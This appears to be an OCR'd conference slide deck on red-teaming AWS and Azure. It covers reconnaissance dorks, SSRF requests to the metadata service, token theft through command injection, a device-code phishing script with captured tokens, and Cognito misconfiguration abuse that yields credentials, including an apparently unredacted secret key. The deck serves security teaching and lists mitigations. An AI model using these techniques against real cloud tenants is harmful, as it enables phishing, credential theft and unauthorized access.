BREAKING INTO THE CLOUD

AARON MARTIN AND SAVANNAH LAZZARA

AARON MARTIN

- Technical Manager
- 10 Years Experience as Information System Security Practitioner with U.S Military and Gov. Entities
- Adversary Simulation Services Operator
- Keybase: aaron_martin

SAVANNAH LAZZARA

- Technical Manager
- OSCP, CISM
- Co-Lead for Red Team Village
- Adversary Simulation Services Operator
- Twitter: @lazzslayer

AGENDA

- INTRODUCTION
- CLOUD ENVIRONMENTS
- DISCOVERY METHODS
- ENUMERATION METHODS
- COMMON INITIAL ACCESS VECTORS
- POST EXPLOITATION

INTRODUCTION

REQUIRED AUTHORIZATION

- Please note, all methods described in this presentation require proper authorization.


CLOUD ENVIRONMENTS

CLOUD SERVICES

TYPE	AWS SERVICES	AZURE SERVICES
Virtual Servers	EC2 Instances	Virtual Machines
Platform-as-a-Service	Elastic Beanstalk	Cloud Services
Serverless Computing	Lambda	Azure Functions
Docker Management	ECS	Container Service
Kubernetes Management	EKS	Kubernetes Service
Object Storage	S3 Buckets	Block Blob
Archive Storage	Glacier	Archive Storage
File Storage	EFS	Azure Files
CDN	Cloudfront	Delivery Network

METHODOLOGY

METHODOLOGY



DISCOVERY

OPEN-SOURCE INTELLIGENCE

- Understanding the target's infrastructure including IP addresses, domain names, and potential services in use.
  - Org domains and keywords for service enumeration
  - Google/Shodan Dorks
  - Public Code Repositories
  - Cloud IP Blocks/Ranges
  - Subdomain Enumeration

Azure Blob storage	*.blob.core.windows.net
Azure Cloud Services and Azure Virtual Machines	*.cloudapp.net
Azure Cloud Services and Azure Virtual Machines	*.cloudapp.azure.com
Azure Container Registry	*.azurecr.io
Azure Cosmos DB	*.cosmos.azure.com
Azure Cosmos DB	*.documents.azure.com
Azure Files	*.file.core.windows.net
Azure Front Door	*.azurefd.net

- https://learn.microsoft.com/en-us/azure/security/fundamentals/azure-domains

AADINTERNALS EXAMPLE

- Returns domains connects to the tenant queried as shown below.

Property	Value
Default domain	microsoft.onmicrosoft.com
Tenant name	Microsoft
Tenant id	72f988bf-86f1-41af-91ab-2d7cd011db47
Tenant region	WW
Seamless single sign-on (SSSO)	disabled
Certificate-based authentication (CBA)	N/A
Verified domains	281

Domain	Type	STS
008.mgd.microsoft.com	Managed	
064d.mgd.microsoft.com	Federated	msft.sts.microsoft.com
2hatsecurity.com	Managed	
acompli.com	Managed	
adxstudio.com	Managed	
affirmedNetworks.com	Managed	
africa.corp.microsoft.com	Federated	msft.sts.microsoft.com
ageofempires.com	Managed	

COMMON SERVICES

AWS

1. Open / Protected S3 Buckets
2. AWSApps (WorkMail, WorkDocs, Connect, etc.)
3. EC2 Instances
4. Lamba Functions
5. Web Apps

AZURE

1. Storage Accounts
2. Open Blob Storage Containers
3. Hosted Databases
4. Virtual Machines
5. Web Apps

DISCOVERY TOOLS

- CloudEnum - Multi-Cloud OSINT tool
- Censys.io – Identifying cloud assets based off their certificates
- Gobuster – Various mode available to identify cloud assets
- Google Dorks
  - Examples:
    - site:blob.core.windows.net “keyword”
    - site:"blob.core.windows.net" and intext:"CONFIDENTIAL"
    - site:*.core.windows.net intext:"TLP:RED"
    - site:*.core.windows.net
    - site:*.core.windows.net +blob
    - site:*.core.windows.net +files -web -blob
    - site:*.core.windows.net -web
    - site:*.core.windows.net -web -blob -files

ENUMERATION

AWS: ACCESS TYPES

- Amazon Identity and Access Management (IAM) is used to specify access controls to AWS services and resources

Understanding the Types:

- **Authenticated Access (signed in):** Requires an AWS account to access a resource that may allow anonymous users
- **Authorized Access (has permissions):** Requires an AWS account and indicates if the user has the proper permissions designated to access the resource
- **Publicly Available:** Does not require an AWS account and the resource is allowing anyone in the world to view it

AWS: ENUMERATION

- **IAM Enumeration -** Identify permissions associated with your AWS credentials obtained from an **authorized** perspective
- **AWS Applications** – Identifying potential Server-Side Request Forgery on the application
  - If SSRF is present, attempt to request the metadata from the instance the application is on to obtain the security token for the EC2 instance.
    - AWS Metadata Service URLs: http://169.254.169.254/ or http://[fd00:ec2::254]
- **AWS Cognito** – Identify if the organization is using AWS Cognito, which is Amazon's IDP for federation.
  - This service can be abused if default configurations are in place.

AWS: METADATA URL LIST

- http://169.254.169.254/latest/meta-data/
- http://169.254.169.254/latest/meta-data/iam/
- http://169.254.169.254/latest/meta-data/iam/security-credentials/
- http://169.254.169.254/latest/meta-data/iam/security-credentials/role-name
- http://169.254.169.254/latest/meta-data/iam/security-credentials/ec2-default-ssm/
- http://169.254.169.254/latest/dynamic/instance-identity/document
- http://[fd00:ec2::254]/latest/meta-data/

AWS: ASSUME ROLE ABUSE

- Example of Misconfigured Policy
- This would allow a user who was not previously granted permissions the ability to assume the permissions of that role

Policy Document

```
1  {
2    "Version": "2012-10-17",
3    "Statement": [
4      {
5        "Effect": "Allow",
6        "Principal": {
7          "AWS": "*"
8        },
9        "Action": "sts:AssumeRole"
10     }
11   ]
12 }
```

https://rhinosecuritylabs.com/aws/assume-worst-aws-assume-role-enumeration/

AZURE: AD SERVICES

- **Active Directory Domain Services (AD DS)** – Traditional on-premise AD solution.
- **Azure Active Directory (Azure AD)** – Microsoft's Identity and Access Management allowing multi-tenants in Azure without LDAP support. Provides ability to connect third-party applications.
- **Azure Active Directory Domain Services (Azure AD DS) -** Virtual domain controllers for the network are in Azure and maintained by Microsoft with LDAP support.
- **Azure Role Based Access Control (RBAC)** – Provide the ability to manage permissions for Azure resources

AZURE: ENUMERATION

- **M365 Password Guessing**
  - If successful authentication is obtained, leveraged MFASweep to identify Azure resources that allow Single Factor Authentication
- **Identifying Common Services**
  - **App Services** – (azure-api.net, cloudapp.net, azurewebsites.net)
    - If SSRF or Command Execution is applicable, attempt to request the environment variables to obtain access token
  - **Storage Accounts** – (file, blob, queue, table.core.windows.net)
  - **Databases** - (database.windows.net, documents.azure.com, redis.cache.windows.net)
- **CLI** - If enumerating from an **authenticated** perspective to the tenant you are targeting, you can leverage the az-cli or Az Powershell modules to identify permissions and situational awareness for the organization

AZURE: ACESS TOKENS

- If you have command injection within a web application, you can build a script to request the following items to obtain Access Tokens for **Azure Management** and **Azure Graph Services**
  - curl "$IDENTITY_ENDPOINT?resource=https://management.azure.com/&api-version=2017-09-01" -H secret:$IDENTITY_HEADER
  - curl "$IDENTITY_ENDPOINT?resource=https://graph.windows.net/&api-version=2017-09-01" -H secret:$IDENTITY_HEADER
- Next, you can use the returned token to authenticate through the **Connect-AzAccountModule**
  - $mgmtToken=`token`
  - $graph=`token`
  - Connect-AzAccount -AccessToken $mgmtToken -GraphAccessToken $graph -AccountId <accountid>

ENUMERATION TOOLS

- TokenTactics - Azure JSON Web Token (JWT) Abuse Toolset. This allows you to retrieve various token types associated with Azure.
- Pacu – AWS Exploitation Framework
- Microburst – Powershell Toolkit for Azure Attacks
- AADInternals – Powershell Toolkit for managing Azure AD
- AzureHound – Bloodhound injector for Azure environment

INITIAL ACCESS

AWS: DEVICE CODE PHISHING

- AWS SSO allows seamless integration with third party apps such as Okta and Gsuite which use SAML authentication.
- Can be used with native aws cli commands.
- Allows Bypassing of security authentication mechanisms such as MFA.

AWS: DEVICE CODE PHISHING

- Before conducting an attack certain information is required for the authorization flow
- <Victim Name>.awsapps.com. Can be identified through Sub Domain Enumeration.
- Region for which the app is configured.

```
REGION = 'us-east-1'
AWS_SSO_START_URL = 'https://xxx.awsapps.com/start'

sso_oidc = boto3.client('sso-oidc', region_name=REGION)
client = sso_oidc.register_client(
clientName = 'my-attacker',
clientType = 'public'
)
client_id = client.get('clientId')
client_secret = client.get('clientSecret')

authz = sso_oidc.start_device_authorization(
clientId=client_id,
clientSecret=client_secret,
startUrl=AWS_SSO_START_URL
)


url = authz.get('verificationUriComplete')
deviceCode = authz.get('deviceCode')
print("Give this URL to the victim: " + url)
```

https://github.com/christophetd/aws-sso-device-code-authentication

AWS: DEVICE CODE PHISHING

- Attack Flow

```
Creating temporary AWS SSO OIDC application
Initiating device code flow
Device code URL: https://device.sso.us-east-1.amazonaws.com/?user_code=NVNC-BRTL
Waiting indefinitely for user to validate the AWS SSO prompt...
```




```
Creating temporary AWS SSO OIDC application
Initiating device code flow
Device code URL: https://device.sso.us-east-1.amazonaws.com/?user_code=NVNC-BRTL
Successfully retrieved AWS SSO Token!
Wrote the AWS SSO Token to /tmp/token
QA Account(3[redacted]
```

AWS: DEVICE CODE PHISHING

- Uses AWS API Gateways and Lambda Functions
- Tooling exist to create API Gateways and Lambda Functions for extending Device Code Flow Authentication Time.
- Useful for email based Phishing.
- Generates Device Code upon user visiting URL.

```
GET - https://[redacted].us-east-1.amazonaws.com/v1
GET - https://[redacted].us-east-1.amazonaws.com/v1/getTokens
GET - https://[redacted].us-east-1.amazonaws.com/v1/getClicks
GET - https://[redacted].us-east-1.amazonaws.com/v1/createDeviceUrl
```


```
curl --header "x-api-key:[redacted]" https://[redacted]-api.us-east-1.amazonaws.com/v1/getTokens
[{"victim[redacted] "userAgent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/111.0", "urlClicked":
"1683817537.41748142242431640625", "sessionCaptured": "True", "token":
"[redacted]
```

MITIGATIONS

- Create Email Gateway alerts and potentially block for URLS containing device.sso.{region}.amazonaws.com.
- Generate Alerts in AWS for sso:ListApplications and sso-oidc:CreateToken functions when Source IP’s differ in a short timeframe for the same user.
- Audit regularly and Limit Role access for accounts to only conduct job related activities.

COGNITO MISCONFIGURATION

- Standard Authentication Flow for AWS Cognito



https://aws.amazon.com/blogs/mobile/building-fine-grained-authorization-using-amazon-cognito-user-pools-groups/

COGNITO MISCONFIGURATION

- Many times in SDK code for Cognito, it will expose relevant information regarding a Cognito User Pool including:
  - Identity Pool ID
  - User Pool ID
  - User Pool Region
- Example of how the Cognito configuration may look in the source code
  - ```
    {
    aws_project_region: "ap-south-1",
    aws_cognito_identity_pool_id:"ap-south-1:d06f****-656c-****-87x1-
    **********",
    aws_cognito_region: "ap-south-1",
    aws_user_pools_id: "ap-south-1_c********",
    aws_user_pools_web_client_id: ”***************",
    }),
    ```

https://blog.appsecco.com/exploiting-weak-configurations-in-amazon-cognito-in-aws-471ce761963
    ```


COGNITO MISCONFIGURATION

- If the SignUp operation is enabled for the userpool, you can attempt to create a user based off the information on the previous slide through aws-cli:

```
aws --profile <profile> --region '<region>' cognito-idp sign-up --client-id
<Clientid> --username <email> --password "<pass>" --user-attributes
'[{"Name":"given_name","Value":"test"},{"Name":"family_name","Value":"testing"}]'
```

- Expected Response:


```
{
    "UserConfirmed": false,
    "CodeDeliveryDetails": {
        "Destination": "s***@g***",
        "DeliveryMedium": "EMAIL",
        "AttributeName": "email"
    },
    "UserSub": "<redacted>"
}
```



https://github.com/RhinoSecurityLabs/cloudgoat/blob/master/scenarios/vulnerable_cognito/README.md

COGNITO MISCONFIGURATION

- Next, confirm your user with the command below through the CLI
  - `aws cognito-idp confirm-sign-up --client-id <clientid> --username <user> --confirmation-code <confirmationcode>`
- Once confirmed, you can login to the application. Note, the application may not seem functional if the user is not associated with any groups but you will want to look at the tokens generated from authentication in the storage tab of your browser.



https://notsosecure.com/hacking-aws-cognito-misconfigurations

COGNITO MISCONFIGURATION

- Using the tokens retrieved on the previous slide, you can make a request in Burp to request the AWS keys for the authenticated user as shown below:

Request

Raw | Params | Headers | Hex | JSON Web Tokens | JSON Beautifier

```
POST / HTTP/1.1
Host: cognito-identity.us-east-1.amazonaws.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Amz-User-Agent: aws-sdk-js/2.7.16
Content-Type: application/x-amz-json-1.1
X-Amz-Target: AWSCognitoIdentityService.GetCredentialsForIdentity
X-Amz-Content-Sha256: 6d93abb617dd42[redacted]
Content-Length: 1096
Origin: null
DNT: 1
Connection: close

{"Logins":{"cognito-idp.us-east-1.amazonaws.com/us-east-1_[redacted]":"eyJraWQiOiJnMkQybFwvUzE2RDdEY
XpPSzlVSzQyQzZVY3JlV1FOS3VfVXFmWlwva09qZkE9IiwiYWxnIjoiIlMvNTYifQ.eyJzdWIiOiI3OGQ1NzlkNS1kOG
YzLTQ0NTMtYjI5Ni1hN[redacted]
[redacted]
QuT_[redacted]4AJXTjt1-vXIju8S7roMF7jr2u[redacted]
Pnr-[redacted]qRE-L7yOdg"},"IdentityId":"us-east-1:[redacted]5e54307c2e8
0"}
```

Response

Raw | Headers | Hex | JSON Beautifier

```
HTTP/1.1 200 OK
Date: Sat, 15 Feb 2020 05:47:03 GMT
Content-Type: application/x-amz-json-1.1
Content-Length: 1508
Connection: close
x-amzn-RequestId: 7461f7e4-d042-492e-bde7-bced5dd8945e
Access-Control-Allow-Origin: *
Access-Control-Expose-Headers: x-amzn-RequestId,x-amzn-ErrorType,x-amzn-ErrorMessage,Date

{"Credentials":{"AccessKeyId":"ASIA2EG3F6X[redacted]J","Expiration":1.581749223E9,"SecretKey"
2SDxBupzgJUqEFs5adMKPhvAGNm0kB","SessionToken":"IQoJb3JpZ2[redacted]wEaCXVzL
JHMEUCIQCNbNx+UUcSMsU2ie0rhWOHkAZZRNGz+SuGqd/RC/7vswIgSjDrkxOZzctnIcoXERIkWJ0
IfArRF0qhwQIh/////////ARABGgw2OTYyNDQzNjg4NzkiDPDUmJSnOXjwaEkh+yrbAwVRaQNk+JFGD
BcM7[redacted]uaNX7pns8e2Cy2Esu2X26zQUWTwFFss
Xs0JG4c5OZR8LThrj7/ClH1TGi4MRA3ff+pYWdmZfvZrgpOANaS9gV4MCZoJjRy8HQLWvYRoCJTR
WBy7K5+n8pLws3BWTmP+ttySD7WidHwxnDKwjXYCaHpuIP3KZFE7hl1pceWTa1fcYovLVbTkvN01
GUMGv2j9h+WrH69ZzHkIT2jrF9YmddP02XUUY8T54GrO9/Wo22nGK9qYM2iDMUnR40jOJCi4nmv
CfdQIe7dSHrqFSrmkDAcWOoP[redacted]
nFSvEnC/1UWhkFnQG8X9Xzp[redacted]
5KB5jrfQII3KjxixTJB7fKLMl9zg3[redacted]
14ue8gU6ywK/HAqTVtF5o1hqV[redacted]
wRThWD7GorWOkkbVaPBC40[redacted]
ZD5mh6MODReQJWuLmIzy2sVqiBONCyG96QpAOL5QDVDMDLfrK+GHYYKpmRCh8VK+5sp4IcGb
BwCpSM5x9yaHSu+31UWJJd6yw1dKofRGbUlMt9FBPi9VN2vAmyTCHedPlu4aJOfPAmvFd7h+Ep+g
4Fowv68IKnFPfhM9w8tS1JdTPZeQReI+lS9a7jirPSJnFZjgD+eq2c2TDGUUUcaP4ne3lYLtJNMhmn1
pkflRr9d/H4E2Uq/XuNtYXQ4"},"IdentityId":"us-east-1:1[redacted]-5e54307c2e80"}
```

https://notsosecure.com/hacking-aws-cognito-misconfigurations

COGNITO MISCONFIGURATION

- WAIT there’s more!
- If you don’t want to go the authenticated user path, if you have the Identity Pool ID, you can request the Identity ID to then request temporary access keys which are meant to be temporary AWS credentials.

```
➜ ~ aws cognito-identity get-credentials-for-identity --identity-id us-eas
t-1:d5e[redacted] --region us-east-1
{
    "Credentials": {
        "SecretKey": "0V31qwNGmJTVoXs0wYCq2VJ4YJZcZO82Jo9sHu6C",
        "SessionToken": "IQoJb3JpZ2luX2VjEAsaCXVzLWVhc3QtMSJHMEUCIQCDMDGEYF
9t[redacted]aiE
8P[redacted]Vlf
Pc[redacted]zsJ
sp[redacted]cxO
XC[redacted]ftK
UC[redacted]KpJ
gi[redacted]ZJo
ji[redacted]1KX
bi[redacted]pOD
vP[redacted]OWF
8C[redacted]ki2
Lc[redacted]wl9
qu[redacted]G0P
fS[redacted]kgI
1T[redacted]ofM
Oc[redacted]SgH
Cl[redacted]/gc
tN[redacted]OKX
VX[redacted]MyJ
Us[redacted]
    },
```

https://blog.appsecco.com/exploiting-weak-configurations-in-amazon-cognito-in-aws-471ce761963


MITIGATIONS

- Ensure ‘SignUp’ operations is not enabled if not needed for business operations
- Ensure proper permissions are configured for AWS Cognito authenticated and unauthenticated users
- Ensure Identity Pool ID is not available in SDK file or returned in any responses

https://notsosecure.com/hacking-aws-cognito-misconfigurations

AZURE DEVICE CODE PHISHING

- Azure Device Code Authorizations provide users with the ability to add IoT devices to accounts.
- Inherits Token Authentication Imprints of User logging in.
- Popular in phishing campaigns as the legitimate M365 url's are used



AZURE DEVICE CODE PHISHING

- Variety of Tools to use for ease of access
- Ability to swap Access Tokens for other M365 API's.
- Popular in phishing campaigns as the legitimate M365 url's are used

```
PS                                                    Get-AzureToken -Client MSGraph


user_code        :      Y89
device_code      :


verification_url : https://microsoft.com/devicelogin
expires_in       : 900
interval         : 5
message          : To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code
                   /89 to authenticate.


authorization_pending
authorization_pending
```


```
Name             :
ClientId         :
Audience         :
Tenant           :
IsExpired        :
HasRefreshToken  : True
AuthMethods      : {pwd, rsa}
```

```
aud              : https://graph.windows.net
iss              :
iat              :
nbf              :
exp              :
acr              :
aio              :
amr              : {pwd, wia, mfa}
appid            :
appidacr         :
family_name      :
given_name       :
```

https://github.com/rvrsh3ll/TokenTactics

AZURE DEVICE CODE PHISHING

